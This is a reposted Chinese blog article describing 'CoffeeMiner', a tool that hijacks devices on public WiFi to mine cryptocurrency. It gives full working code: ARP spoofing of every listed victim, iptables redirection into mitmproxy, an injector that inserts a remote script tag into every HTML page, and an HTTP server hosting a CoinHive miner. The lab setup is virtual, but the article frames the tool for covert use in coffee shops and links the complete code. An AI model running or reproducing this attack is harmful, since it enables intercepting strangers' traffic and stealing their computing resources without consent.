几个星期以前,我看到了网上关于黑客劫持星巴克WiFi网络中的笔记本电脑进行“挖矿”的报道,非常有意思,结合分析,我认为,还能用中间人MITM测试方式来实现类似目的。本文中我们就来讨论,如何以MITM方式在html页面中注入javascript,让那些接入公共WIFI的电子设备成为黑客手中的“挖矿”矿工。最终我会编写一个实际的被称为“CoffeeMiner”的脚本,可以用它来在咖啡店等公开WIFI网络环境中进行匿名渗透,实现掌控大量电子设备开展“挖矿”目的。
测试场景
要在在一个公开的WIFI网络环境中实现该种目的,CoffeeMiner测试者要试图拦截用户和路由器之间的流量,如下所示:

CoffeeMiner:劫持WiFi网络接入设备进行“挖矿”的恶意框架
场景设置
真实场景中,WIFI网络中接入了各种智能手机或平板电脑,为了方便深入分析,我们搭建了一个虚拟网络环境进行测试。在此会用到VirtualBox和安装在其中的Kali Linux,我们会安装3个虚拟机Kali系统,分别扮演以下角色:
受害者:接入了WIFI路由器并浏览了某些恶意页面
测试者:运行CoffeeMiner工具,发起MITM测试
路由/网关设备:起到普通网关作用

一旦发起测试,实际场景应该是这样的,即受害者的网络流量要被劫持:


我们分别对3台虚拟机进行以下配置:
受害者
网络适配器:
eth0: Host-only Adapter
/etc/network/interfaces:

测试者
网络适配器:
eth0: Host-only Adapter
/etc/network/interfaces:
路由/网关设备
网络适配器:
eth0: Bridged Adapter
eth1: Host-only Adapter
/etc/network/interfaces:

编写CoffeeMiner代码
ARP spoofing功能模块
在这里,我们采用ARP spoofing来实现中间人MITM测试:
在计算机网络中,ARP欺骗、ARP缓存中毒或ARP路由毒化都是测试者在局域网中发送假冒ARP消息的技术,一般来说,其目标是将测试者的MAC地址与默认网关或其它主机的IP地址相关联,从而可将该IP地址相关的任何网络通信流量转发到测试者电脑,实现流量拦截和数据窃取等多种恶意目的。
为了实现该功能,我们要用到arpspoof和嗅探工具dsniff:

mitmproxy
mitmproxy是一款流量分析和编辑工具,可以用它来发起中间人测试MITM。在此,我们可以用它来在html页面中注入javascript脚本,出于操作简易,我们只向html页面中注入一行代码,之后该行代码就会远程调用执行相应的javascript挖矿脚本。该行注入代码为:
<script src="http://httpserverIP:8000/script.js"></script>
Injector
一旦我们截获了受害者的网络流量之后,就可在其中注入我们构造的脚本,为了实现脚本注入,我们需要用到 mitmproxy API 来编写相应injector代码:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
| from bs4 import BeautifulSoup
from mitmproxy import ctx, http
import argparse
class Injector:
def __init__(self, path):
self.path = path
def response(self, flow: http.HTTPFlow) -> None:
if self.path:
html = BeautifulSoup(flow.response.content, "html.parser")
print(self.path)
print(flow.response.headers["content-type"])
if flow.response.headers["content-type"] == 'text/html':
script = html.new_tag(
"script",
src=self.path,
type='application/javascript')
html.body.insert(0, script)
flow.response.content = str(html).encode("utf8")
print("Script injected.")
def start():
parser = argparse.ArgumentParser()
parser.add_argument("path", type=str)
args = parser.parse_args()
return Injector(args.path)
|
HTTP Server
如前所述,当injector向html页面中添加了一行代码后,就会调用JavaScript挖矿脚本,所以,需要在HTTP服务器中部署该脚本文件。而为了实现该脚本的请求调用,须在测试者电脑中部署一个HTTP服务器,为此,我们要用到Python的‘http.server’库功能:
1
2
3
4
5
6
7
8
9
10
11
|
import http.server
import socketserver
import os
PORT = 8000
web_dir = os.path.join(os.path.dirname(__file__), 'miner_script')
os.chdir(web_dir)
Handler = http.server.SimpleHTTPRequestHandler
httpd = socketserver.TCPServer(("", PORT), Handler)
print("serving at port", PORT)
httpd.serve_forever()
|
上面的代码就是一个托管挖矿服务的简单HTTP服务器,其中托管脚本会被放置在/miner_script目录下,为了实现真正的挖矿,我在此使用了CoinHive的JavaScript挖矿平台工具。
CoinHive挖矿工具
Coinhive其实是一个门罗币挖矿工具,它可以嵌入被测试者控制的肉鸡网站上,每当用户访问该网站时,用户CPU资源就会被占用,用来计算CryptoNote协议相关的加密货币哈希值,用户电脑也就间接沦为了测试者的“矿工”。
Coinhive挖矿工具的执行,要在受害者打开页面40秒后才能开始,所以,如果受害者浏览页面时间不足40秒,Coinhive的挖矿任务失效。本例中,我会在受害者请求的每个html页面中注入挖矿脚本,所以时间上肯定足够。

CoffeeMiner代码组合
等所有条件准备好之后,我们就可以在某个WIFI环境中进行隐蔽部署了,现在我们来看看CoffeeMiner的实现。
CoffeeMiner脚本会执行ARP欺骗,并能用mitmproxy将CoinHive 挖矿程序注入受害者请求的html页面中。
首先,为了把测试者主机转化为中间代理,需要对ip_forwarding和IPTABLES进行配置:

为了对所有受害者执行ARP欺骗,我会使用一些Python代码来读取所有受害者IP,并用一个名为‘victims.txt’的文件来存储这些IP,之后再对这些IP执行ARP欺骗:
1
2
3
4
5
6
7
8
9
10
11
|
gateway = sys.argv[1]
print("gateway: " + gateway)

victims = [line.rstrip('\n') for line in open("victims.txt")]
print("victims:")
print(victims)

for victim in victims:
    os.system("xterm -e arpspoof -i eth0 -t " + victim + " " + gateway + " &")
    os.system("xterm -e arpspoof -i eth0 -t " + gateway + " " + victim + " &")
|
一旦ARP欺骗操作发起后,运行HTTP服务器即可:
python3 httpServer.py
之后,就可利用mitmproxy来执行注入程序 injector.py:
mitmdump -s ‘injector.py http://httpserverIP:8000/script.js‘
最终脚本
coffeeMiner.py1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
| import os
import sys
gateway = sys.argv[1]
print("gateway: " + gateway)
victims = [line.rstrip('\n') for line in open("victims.txt")]
print("victims:")
print(victims)
os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")
os.system("iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE")
os.system("iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080")
os.system("iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j REDIRECT --to-port 8080")
for victim in victims:
os.system("xterm -e arpspoof -i eth0 -t " + victim + " " + gateway + " &")
os.system("xterm -e arpspoof -i eth0 -t " + gateway + " " + victim + " &")
os.system("xterm -hold -e 'python3 httpServer.py' &")
os.system("~/.local/bin/mitmdump -s 'injector.py http://10.0.2.20:8000/script.js' -T")
|
injector.py1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
| from bs4 import BeautifulSoup
from mitmproxy import ctx, http
import argparse
class Injector:
def __init__(self, path):
self.path = path
def response(self, flow: http.HTTPFlow) -> None:
if self.path:
html = BeautifulSoup(flow.response.content, "html.parser")
print(self.path)
print(flow.response.headers["content-type"])
if flow.response.headers["content-type"] == 'text/html':
print(flow.response.headers["content-type"])
script = html.new_tag(
"script",
src=self.path,
type='application/javascript')
html.body.insert(0, script)
flow.response.content = str(html).encode("utf8")
print("Script injected.")
def start():
parser = argparse.ArgumentParser()
parser.add_argument("path", type=str)
args = parser.parse_args()
return Injector(args.path)
|
测试执行操作:
python3 coffeeMiner.py RouterIP
测试演示

我们在虚拟机环境下进行演示,先来在终端中进行手动测试:

ARP欺骗执行之后,injector注入程序和HTTP服务器就绪,一旦受害者访问了恶意网页之后,其所有网络流量将会转发到测试者主机,并触发注入:

因此,受害者浏览的页面将被注入恶意挖矿服务调用代码:
总结
如上所示,黑客可以非常容易地在某个WIFI环境中发起隐蔽恶意行为,对接入网络的大量电子设备进行掌控并利用其开展“挖矿”活动。通常,一些具备强力信号的WIFI网络可能会被黑客利用,另外,黑客可能还会在程序中加入Nmap扫描和sslstrip功能。CoffeeMiner完整代码请访问 https://github.com/arnaucode/coffeeMiner
转载自FreeBuf.COM http://www.freebuf.com/articles/wireless/159688.html



